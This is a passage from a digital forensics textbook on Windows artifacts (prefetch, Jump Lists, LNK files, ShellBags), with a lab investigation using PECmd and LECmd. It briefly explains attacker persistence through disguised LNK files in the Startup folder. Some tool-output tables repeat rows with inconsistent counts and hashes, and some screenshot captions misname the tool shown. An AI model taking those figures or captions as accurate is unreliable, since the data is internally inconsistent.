51F765DB.pf within the **C:\Windows\Prefetch** directory, where “51F765DB” represents the hash for **C:\Windows\System32**.

Prefetch files, indispensable for forensic analysis, yield valuable insights into the system’s usage history, encompassing details like access date and time, frequency of access, and file locations on the system. You can locate these prefetch files in the **c:\Windows\Prefetch** directory on a Windows system, identifiable by their **.pf** file extension.

To acquire the prefetch file, forensic analysts use specialized forensic tools to collect and extract data from the file. The process involves creating a forensic image of the target system, which is a bit-for-bit copy of the hard drive, and then using forensic tools to extract data from the copy. The forensics tools can be run on the copy to avoid altering or damaging the original data. You can use FTK or autopsy to extract the prefetch file, as shown:

The screenshot shows a table titled "Listing /Img_PhysicalDrive0/vol_0\Windows\Prefetch". The table has columns: Name, C, Modified Time, △ Change Time, Access Time, and Created Time. There are 241 results. The table lists several prefetch files, including DISCORD.EXE-51F765DB.pf, DISCORD.EXE-F4B83A96.pf, DLLHOST.EXE-4940CC12.pf, EXPLORER.EXE-7A3328DA.pf, FILECAUTH.EXE-5A7EFAA.pf, and FLS.EXE-2006539AE.pf. The last row selected is FUNNYWORK.EXE-11A582C.pf, with the timestamp 2023-04-19 15:10:47 EDT.

Name	C	Modified Time	△ Change Time	Access Time	Created Time
DISCORD.EXE-51F765DB.pf		2023-04-17 08:10:38 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:08:46 EDT	2023-04-02 19:51:20 EDT
DISCORD.EXE-F4B83A96.pf		2023-04-02 19:48:40 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-02 19:48:30 EDT
DLLHOST.EXE-4940CC12.pf		2023-04-02 20:05:32 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-02 20:05:32 EDT
EXPLORER.EXE-7A3328DA.pf		2023-04-03 14:39:13 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-02 20:00:07 EDT
FILECAUTH.EXE-5A7EFAA.pf		2023-04-19 13:18:40 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-14 16:14:32 EDT
FLS.EXE-2006539AE.pf		2023-04-19 12:02:55 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-19 11:50:00 EDT
FUNNYWORK.EXE-11A582C.pf		2023-04-19 15:10:47 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-19 15:10:47 EDT
GOOGLEUPDATE.EXE-2F597C6.pf		2023-04-02 19:13:21 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-02 19:13:21 EDT
GOOGLEUPDATE.EXE-7790C91C.pf		2023-04-02 19:13:26 EDT	2023-04-19 15:08:23 EDT	2023-04-19 15:24:28 EDT	2023-04-02 19:13:26 EDT

Figure 6.22: Reviewing Prefetch file of FUNNYWORK.exe via Autopsy

Evidence of program execution can be a valuable resource for forensic investigators. Forensic analysts can use the prefetch file to identify the programs and files that have been accessed, the frequency of access, and the order in which they were accessed. Here are some examples where prefetch files would be helpful in digital forensics as well as in incident response:

- **Example 1:** They can prove that a suspect ran a program like CCleaner to cover up any potential wrongdoing. If the program has since been deleted, a prefetch file may still exist on the system to provide evidence of execution.
- **Example 2:** For example, if a user has deleted files or cleared their browser history, the prefetch file may still contain information about the files and websites that were accessed.
- **Example 3:** Another valuable use for prefetch files is in malware investigations, which can assist examiners in determining when a malicious program was run. Combining this with some basic timeline analysis, investigators can identify any additional malicious files that were downloaded or created on the system and help determine the root cause of an incident.

Some of the key pieces of information that can be extracted from the prefetch file include the names and locations of files and programs that have been accessed, the order in which they were accessed, and the frequency of access. This information can be used to identify patterns of behavior, such as frequent access to certain files or applications or unusual activity that may indicate an intrusion or other security incident.

Metadata of prefetch files:

- Eight-character hash of the executable path.
- Executable’s name
- The path of the executable file
- Creation, modified, and accessed timestamp of executable
- Run count (Number of times the application has been executed)
- Last run time
- The timestamp for the last 8 run time (1 last run time and other 7 other last run times)
- Volume information

- File referenced by the executable
- Directories referenced by the executable
- File size

Note: The maximum number of prefetch files that Windows 8, and later versions can store is 1,024, whereas Windows 7 and earlier versions can only store 128 prefetch files.

We will use PECMD to extract information from prefetch files. The following command will run through the directory where prefetch files are stored and create output files in CSV format:

Command: `PECmd.exe -d <path_of_the_prefetch_directory> --csv <output_destination>`

Where `<path_of_the_prefetch_directory>` with the actual path to the prefetch directory and `<output_destination>` with the desired location for the CSV output.

The above command creates two file an output and a timeline csv file, as shown in the following screenshot:



Figure 6.23: Output files from PECmd.exe command

Once we have the output file, we filter the results of `PECmd_output.csv` file on `discord.exe`, `slack.exe`, `notepad.exe` and `funnywork.exe`. Here we can see the run count and the dates on which these executables were run:

SourceFileName	SourceCreated	SourceModified	SourceAccessed	ExecutableName	Hash	Size	RunCount	LastRun	PreviousRun0	PreviousRun1	PreviousRun2	PreviousRuns
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	NOTEPAD.EXE	E81B9981A	53390	34	4/22/2023 1:31	4/22/2023 1:17	4/22/2023 1:14	4/22/2023 1:10	4/22/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	SLACK.EXE	CD7D05DF	30112	1	4/19/2023 19:08				
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	5	4/17/2023 12:10	4/15/2023 1:51	4/13/2023 21:48	4/3/2023 15:45	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	4	4/17/2023 12:09	4/15/2023 1:50	4/13/2023 21:47	4/3/2023 15:44	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	3	4/17/2023 12:08	4/15/2023 1:49	4/13/2023 21:46	4/3/2023 15:43	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	2	4/17/2023 12:07	4/15/2023 1:48	4/13/2023 21:45	4/3/2023 15:42	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	1	4/17/2023 12:06	4/15/2023 1:47	4/13/2023 21:44	4/3/2023 15:41	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	0	4/17/2023 12:05	4/15/2023 1:46	4/13/2023 21:43	4/3/2023 15:40	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	26	4/17/2023 12:04	4/15/2023 1:40	4/13/2023 21:40	4/3/2023 15:39	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	25	4/17/2023 12:03	4/15/2023 1:39	4/13/2023 21:39	4/3/2023 15:38	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	24	4/17/2023 12:02	4/15/2023 1:38	4/13/2023 21:38	4/3/2023 15:37	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	23	4/17/2023 12:01	4/15/2023 1:37	4/13/2023 21:37	4/3/2023 15:36	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	22	4/17/2023 12:00	4/15/2023 1:36	4/13/2023 21:36	4/3/2023 15:35	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	21	4/17/2023 12:09	4/15/2023 1:35	4/13/2023 21:35	4/3/2023 15:34	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	20	4/17/2023 12:08	4/15/2023 1:34	4/13/2023 21:34	4/3/2023 15:33	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	19	4/17/2023 12:07	4/15/2023 1:33	4/13/2023 21:33	4/3/2023 15:32	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	18	4/17/2023 12:06	4/15/2023 1:32	4/13/2023 21:32	4/3/2023 15:31	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	17	4/17/2023 12:05	4/15/2023 1:31	4/13/2023 21:31	4/3/2023 15:30	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	16	4/17/2023 12:04	4/15/2023 1:30	4/13/2023 21:30	4/3/2023 15:29	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	15	4/17/2023 12:03	4/15/2023 1:29	4/13/2023 21:29	4/3/2023 15:28	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	14	4/17/2023 12:02	4/15/2023 1:28	4/13/2023 21:28	4/3/2023 15:27	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	13	4/17/2023 12:01	4/15/2023 1:27	4/13/2023 21:27	4/3/2023 15:26	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	12	4/17/2023 12:00	4/15/2023 1:26	4/13/2023 21:26	4/3/2023 15:25	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	11	4/17/2023 12:09	4/15/2023 1:25	4/13/2023 21:25	4/3/2023 15:24	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	10	4/17/2023 12:08	4/15/2023 1:24	4/13/2023 21:24	4/3/2023 15:23	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	9	4/17/2023 12:07	4/15/2023 1:23	4/13/2023 21:23	4/3/2023 15:22	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	8	4/17/2023 12:06	4/15/2023 1:22	4/13/2023 21:22	4/3/2023 15:21	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	7	4/17/2023 12:05	4/15/2023 1:21	4/13/2023 21:21	4/3/2023 15:20	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	6	4/17/2023 12:04	4/15/2023 1:20	4/13/2023 21:20	4/3/2023 15:19	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	5	4/17/2023 12:03	4/15/2023 1:19	4/13/2023 21:19	4/3/2023 15:18	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	4	4/17/2023 12:02	4/15/2023 1:18	4/13/2023 21:18	4/3/2023 15:17	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	3	4/17/2023 12:01	4/15/2023 1:17	4/13/2023 21:17	4/3/2023 15:16	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	2	4/17/2023 12:00	4/15/2023 1:16	4/13/2023 21:16	4/3/2023 15:15	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	1	4/17/2023 12:09	4/15/2023 1:15	4/13/2023 21:15	4/3/2023 15:14	4/2/2023
z:\Windows 10\Win10\4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:11	4/22/2023 16:52	DISCORD.EXE	51F76500D	292300	0	4/17/2023 12:08	4/15/2023 1:14	4/13/2023 21:14	4/3/2023 15:13	4/2/2023

Figure 6.24: Analyzing prefetch parsed content

We can also import the timeline file to timeline explorer by [Eric Zimmerman](#) for further analysis. Other tools you can use WinPrefetch to analyze the prefetch files, which can be downloaded from

https://www.nirsoft.net/utils/win_prefetch_view.html

In conclusion, the prefetch file is a valuable source of information for digital forensic experts, providing insights into the activities that have taken place on a computer system. By analyzing the data contained within the file, experts can reconstruct the timeline of events on the system and build a detailed picture of the activities that have taken place, even if the user has attempted to cover their tracks. With the right tools and expertise, the prefetch file can be a valuable source of evidence in digital forensic investigations.

Jumplist

Jump Lists can provide valuable insights into the activities performed on a Windows operating system. They are used to maintain a list of frequently accessed files, folders, and applications by the user and are stored in two separate database files. The AutomaticDestinations file is used to store information about recently accessed files and folders, while the CustomDestinations file is used to store information about frequently accessed applications when the users pin a file or an application.

The two locations where you can find the Jumplist database are:

- AutomaticDestinations:
 - *.automaticDestinations-ms (autoDest) files in AutomaticDestinations subdirectory
 - The location is: `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations`.
 - *.customDestinations-ms (custDest) files in CustomDestinations subdirectory located at: `C:\%UserProfile%\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations`.

On Windows operating systems, the automatic sub-directory houses files with the `*.automaticDestination-ms` extension. These files are generated by default applications and are in the OLE Compound File structure, which includes a DestList stream. The DestList stream is a list of **Most Recently or Frequently Used (MRU/MFU)** items that feature a 32-byte header and multiple structures corresponding to individual numbered streams, where automatic destinations act as streams. In addition to the `automaticDestination-ms` files, the Windows operating system also creates **customDestination** files, which use a structure similar to the MS-SHLLINK binary format. These files are stored in the same automatic sub-directory and are arranged consecutively. The information contained in these files can provide valuable insights for forensic analysts investigating user activity on a system.

These files are in the format of binary data and cannot be viewed directly, and thus require specialized digital forensics tools, such as EnCase, FTK, and Autopsy. These tools can extract the Jump List database files and display the information in a readable format. Some tools can also display a graphical representation of the user's activity, which can help analysts to visualize the timeline of events.

When analyzing Jump Lists, digital forensics analysts need to consider the limitations of the artifact. For example, Jump Lists only record the files and folders that have been accessed using the Windows shell, such as through the File Explorer or the Start menu. They do not record activities performed outside of the Windows shell, such as accessing files using the command prompt or third-party applications.

Digital forensics analysts can extract a wealth of information from Jump Lists, such as file names, file paths, and timestamps. By analyzing Jump Lists, they can gain insights into the user's behavior, such as which files and folders were accessed, when they were accessed, and how often they were accessed. This can help investigators to build a timeline of events and identify potential evidence. If a suspect is suspected of stealing company information, Jump Lists can be used to identify which files were accessed and if they were transferred to a removable storage device.

It is important to note that Jump Lists can be cleared by the user, and thus may not contain a complete record of the user's activity. However, even a partially complete Jump List can provide valuable information to digital forensics analysts.

Scenario: We are investigating a user who might have stored his login credentials on a file and shared them with a third party to provide unauthorized access to the company network.

- We have been given a task to find out whether labuser has access to a file name `sensitive.docx` and if yes, then when?
- We need to find any file name personal and when it was accessed by labuser?
- Any other interesting files labuser has accessed recently?

Let us see how to investigate Jumplist files with the following steps:

1. We will use Autopsy to explore and analyze the content of the `c:\Users\<username>\AppData\Roaming\Microsoft\Windows\Recent\`
2. Extract folder `\AutomaticDestinations` and `\CustomDestinations` to further investigate, as shown:

Name	C	Modified Time	Change Time
7e4dca80246863e3.customDestinations-ms		2023-03-15 12:31:34 EDT	2023-03-15 12:31:34 ED
f01b4d95cf55d32a.customDestinations-ms		2023-03-15 12:32:48 EDT	2023-03-15 12:32:48 ED
8e4e81d9edc545b8.customDestinations-ms		2023-03-27 00:29:08 EDT	2023-03-27 00:29:08 ED
28c886deab549a1.customDestinations-ms		2023-04-11 11:57:05 EDT	2023-04-11 11:57:05 ED
f18460fded109990.customDestinations-ms		2023-04-12 17:49:45 EDT	2023-04-12 17:49:45 ED
590aee7bd6d6b59b.customDestinations-ms		2023-04-14 19:03:21 EDT	2023-04-14 19:03:21 ED
fb3b0dbfeec50fae0.customDestinations-ms		2023-04-14 19:10:19 EDT	2023-04-14 19:10:19 ED

Figure 6.25: Files under CustomDestinations folder

3. We will use Jumplist explorer by Eric Zimmerman. Download it from <https://www.sans.org/tools/jumplist-explorer/>
4. Click on **File** menu | Load the Jumplists.
5. Click on **App ID Description** and search all the file type apps like Word, Excel, PowerPoint, notepad, pdf etc., as shown in [Figure 6.26](#):

- a. We have observed there are multiple word files:
- sensitive.docx** (under document folder)
 - Personal.rtf** (in both download and document folder)
 - Personal2.rtf** and **Personal.docx** (in both download and document folder)
 - Couple resume **.docx** files
 - Cobaltstrike.doc** (in shared folder as well in download)

The screenshot shows a Cobalt Strike interface with two main panes. The left pane displays a list of entries from a JumpList, grouped by destination. The right pane shows detailed properties for a selected entry, including its creation date, modification date, and file path.

Name	Value
TargetCreationDate	2023-04-15 22:32:35
TargetModificationDate	2023-04-15 22:32:36
TargetLastAccessedDate	2023-04-15 22:32:36
Header.DataFlags	HasTargetIdList, HasLinkInfo, IsUnicode, DisableKn...
Header.FileAttributes	FileIsAttributeArchive
Header.FileSize	12,025
Header.IconIndex	0
Header.ShowWindow	SyNormal
Absolute path	My Computer\ C:\Users\Labuser\Documents\sensi...
LocalPath	C:\Users\Labuser\Documents\sensitive.docx
LocatorFlags	VolumeIdAndLocalBasePath

Figure 6.26: Analyzing JumpList contents and its meta data

The other interesting App ID we found under AutomaticDestination is Photo Microsoft, and found the **.jpg** files are:

- Funnywork.jpg** (under **download** folder)
- Secret runway **blueprint.jpg** (\picture folder)
- Top secret canal **blueprint.jpg** (\picture folder)

We know from Magic Header Lab that **funnywork.jpg** was found to be an executable which was a Microsoft Office file. Let us capture their time for our timeline so that if needed, we can use it in future:


The screenshot shows a Cobalt Strike interface with two main panes. The left pane displays a list of entries from a JumpList, grouped by destination. The right pane shows detailed properties for a selected entry, including its creation date, modification date, and file path.

Name	Value
TargetCreationDate	2023-04-03 15:15:51
TargetModificationDate	2023-04-03 15:15:51
TargetLastAccessedDate	2023-04-03 15:15:51
Header.DataFlags	HasTargetIdList, HasLinkInfo, IsUnicode, DisableKn...
Header.FileAttributes	FileIsAttributeArchive
Header.FileSize	2,013,422
Header.IconIndex	0
Header.ShowWindow	SyNormal
Absolute path	My Computer\Pictures\Saved Pictures\Secret Runway...
LocalPath	C:\Users\Labuser\Pictures\Saved Pictures\Secret R...
LocatorFlags	VolumeIdAndLocalBasePath

Figure 6.27: Reviewing Image files found under JumpList

Similarly, we will analyze CustomDestinations file, and the observations are as follows:

- **Wages and salaries.pdf** was accessed on April 3, 2023, at 15:23, as shown in [Figure 6.28](#).
- **ERP-2022.pdf** on April 3, 2023, at 15:38
- OneDrive URL, which has file name: sensitive lab.docx on April 3, 20223 at 18:59:05
- Accessed slack via desktop app on April 2, 2023, at 23:28:28
 - Interesting because the company does not use Slack application.
- **Personal.rtf, Personal2.rtf** (under document folder)



[Figure 6.28: Reviewing Wages and salaries.pdf and OneDrive link to sensitiveLab.docx](#)

In conclusion, Jump Lists are a vital artifact in digital forensics, as they can provide valuable insights into the user's activities on a Windows operating system. Jump Lists can be used to reconstruct the user's behavior and help investigators to build a case.

LNK file analysis

LNK files are shortcut files that are commonly found on a user's desktop or throughout a system. These files can be created by the user or automatically generated by the Windows operating system when a user opens a local or remote file or document. They are important artifacts for forensic investigators as they can provide valuable information about the activities of a suspect, especially when files have been deleted or wiped from the system.

These files, also known as Windows shortcut files, are used by the operating system to provide quick access to a particular file or application. In some cases, users create these files to make their activities more efficient. LNK files are typically located at:

- **C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Windows\Recent**
- On the desktop
- Microsoft Office Recent folder for Office documents:
 - **C:\Users\%USERNAME%\AppData\Roaming\Microsoft\Office\Recent**
- In the Startup folder

LNK files contain metadata that provides valuable information about the associated file or application. This metadata includes:

- Source path of the file
- Target file access time
- Creation time
- Modification time
- Drive type
- Volume serial number (drive serial number),

- Volume label
- Target file size in bytes
- System details such as the MAC address of the system where the target file is stored.

Forensic analysts use LNK files to investigate user file activity, including identifying files opened from a specific removable USB device, tracking user knowledge of specific files, and identifying files that no longer exist on the system but were previously accessed through LNK files. LNK files are specific to user profiles and are stored in the `C:\Users<username>\AppData\Roaming\Microsoft\Windows\Recent folder`.

Examples of LNK files include shortcuts to applications or files on a desktop or in a folder, as well as recently used files, documents, or media files. To locate LNK files on a Windows system, you can use the Windows File Explorer and search for files with the “`.lnk`” extension. Alternatively, forensic tools such as Autopsy, FTK Imager, or Encase can be used to scan the system for LNK files and extract valuable information such as the original path, MAC times, and network details.

If an important LNK file has been deleted and needs to be recovered, the process can be executed by using the file header signature, which is hex: `4C 00 00 00 01 14 02 00`. This signature is important because it is unique to LNK files and can be used to identify and recover them.

To recover LNK files, forensic investigators can use specialized tools that are designed to search for and recover deleted files, such as Autopsy, FTK Imager, or Encase. These tools can scan the system and identify any LNK files that have been deleted, allowing investigators to recover them and extract valuable information such as the original file path, timestamps, and system details.

It is important to note that the success of LNK file recovery will depend on various factors, such as the length of time since the file was deleted, whether or not the file has been overwritten by other data, and the overall condition of the storage device. As such, it is important to act quickly and use reliable recovery tools to increase the chances of successfully recovering important LNK files.

LNK and startup folder: Persistence

First, an attacker gains access to a target system and creates an LNK file with a link to an executable malware file. The LNK file can be disguised as a legitimate file or application to avoid suspicion. For example, the attacker could create an LNK file with a link to a file named `Adobe Acrobat Reader.lnk` that appears to be a shortcut to the Adobe Acrobat Reader application.

Next, the attacker places the LNK file in the startup folder of the target system. The startup folder is located at `C:\Users%User profile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`, and any files placed in this folder will automatically run when the system is started up.

By placing the LNK file in the startup folder, the attacker ensures that the malware will execute every time the system is started up, even if the user is unaware of its presence. This can make it more difficult for the user to detect and remove the malware, increasing the attacker’s ability to maintain persistence on the compromised system.

Running `LECmd.exe` with `-d` (for directory or `-f` for file) and `--csv` to store the output is done through the following command:

```
Command: LECmd.exe -d "z:\Windows 10\Win10 lab fresh\DS4 cobalt\Recent Folder" --csv "z:\Windows 10\Win10 lab fresh\DS4 cobalt\Recent Folder"
```

Analyzing `sensitive.docx.lnk` showcases when the file was originally created and last accessed, as shown in the following screenshot:

```

Source file: c:\Users\Labuser\AppData\Roaming\Microsoft\Windows\Recent\sensitive.docx.lnk
  Source created: 2023-04-15 22:32:36
  Source modified: 2023-04-15 22:32:36
  Source accessed: 2023-04-23 19:40:43

--- Header ---
  Target created: 2023-04-15 22:32:35
  Target modified: 2023-04-15 22:32:36
  Target accessed: 2023-04-15 22:32:36

  File size: 12,025
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasWorkingDir,IsUnicode, DisableKnownFolderNameChange
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SWNormal (Activates and displays the window. The window is restored to its original
  window is minimized or maximized.)

  Relative Path: ..\..\..\..\Documents\sensitive.docx
  Working Directory: C:\Users\labuser\Documents

--- Link information ---
  Flags: VolumeIdAndLocalBasePath

  >> Volume information
    Drive type: Fixed storage media (Hard drive)
    Serial number: 16374C26
    Label: (No label)
    Local path: C:\Users\Labuser\Documents\sensitive.docx

--- Target ID information (Format: Type ==> Value) ---
  Absolute path: My Computer\Documents\sensitive.docx

  -Root folder: GUID ==> My Computer
  -Root folder: GUID ==> Documents
  -File ==> sensitive.docx
    Short name: SENSIT~1.DOC
    Modified: 2023-04-15 22:32:38
    Extension block count: 1

  ----- BLOCK 0 (Beeft0004) -----
  Long name: sensitive.docx
  Created: 2023-04-15 22:32:36
  Last access: 2023-04-15 22:32:38
  MFT entry/sequence #: 295793/5 (0x48371/0x5)

--- End Target ID information ---

```

Figure 6.29: Analyzing the output of sensitive.docx.lnk

If you want to use your GUI based tool, then you can use Linkparser which you can download from
<https://4discovery.com/wp-content/uploads/2019/01/LinkParser.zip>

In conclusion, LNK files are Windows system files that are important in digital forensic and incident response investigations. They may be created automatically by Windows or manually by a user. With the help of these files, you can prove the execution of a program, opening a document, or a malicious code start-up.

ShellBag

Shellbags are significant artifacts that can provide insights into a user's activities on a Windows operating system. Shellbags are data structures that are used by the Windows operating system to record a user's interaction with files and folders. Shellbags hold significant importance as they serve as records of the folders accessed or viewed by a user through Windows Explorer. They store relevant details like the folder's name, location, size, and user actions, like the last time it was accessed or modified, even if it has been altered or deleted.

By examining Shellbags, digital forensic analysts can reconstruct a user's file system interactions, including their previously accessed files and folders. Such investigations can be useful in cases of data breaches, intellectual property theft, or other computer-related crimes. The information obtained from Shellbags can help create a timeline of events and potentially identify suspects by determining which files and folders the user accessed, how they accessed them, and when they accessed them.

Shellbags locations

Shellbags are located in the **NTUSER.DAT** and **USRCLASS.DAT** registry hives:

- **NTUSER.DAT\Software\Microsoft\Windows\Shell\BagMRU**
- **NTUSER.DAT\Software\Microsoft\Windows\Shell\Bags**
- **UsrClass.dat\Local Settings\Software\Microsoft\Windows\Shell\BagMRU**
- **UsrClass.dat\Local Settings\Software\Microsoft\Windows\Shell\Bags**

The above keys will contain two sub-keys: Bags and BagMRU.

The Registry contains two keys for storing ShellBags: BagMRU and Bags. BagMRU is structured as a hierarchical tree that mirrors the file system's folder structure and stores folder names and paths. The Bags key stores display preferences such as window size and display mode. Each BagMRU key has an MRUListEx value that records the order of recently accessed child folders, and a NodeSlot value that identifies the slot number in the Bags key where the folder's display preferences are stored.

The Bags subkey contains settings for each shell folder, organized as **slots**. Each slot is identified by an index number and contains settings such as the mode in which the contents of a folder were viewed (tiles, icons, details, etc.) and the size of its icons.

The BagMRU subkey references these slots and reflects the user's shell namespace. It contains information about child shell-folders, such as their order of access and the slot where their settings are stored. BagMRU also stores the date and time when each folder was accessed.

To analyze Shellbag keys, we can use SBECMD.exe by Eric Zimmerman or Shellbag explorer, which you can download from <https://sans.org/tools/shellbags-explorer/>. The output will look like the following figure:




Figure 6.30: Reviewing ShellBag explorer output

Recent Apps

The RecentApps key is a significant digital forensic artifact that enables the reconstruction of a user's actions and intentions on a Windows system. By comprehending the functionality and data interpretation of this key, valuable insights into a user's behavior and program execution evidence can be obtained.

The RecentApps key is stored within the **HKEY_CURRENT_USER (HKCU)** hive, which holds user-specific settings and preferences for the current user. This key has multiple subkeys, each containing a unique **Globally Unique Identifier (GUID)** associated with a specific application. These subkeys contain values such as **AppId**, **LastAccessedTime**, **LaunchCount**, and **SearchHistory**, which can provide useful information regarding the application's name, usage frequency, and search terms.

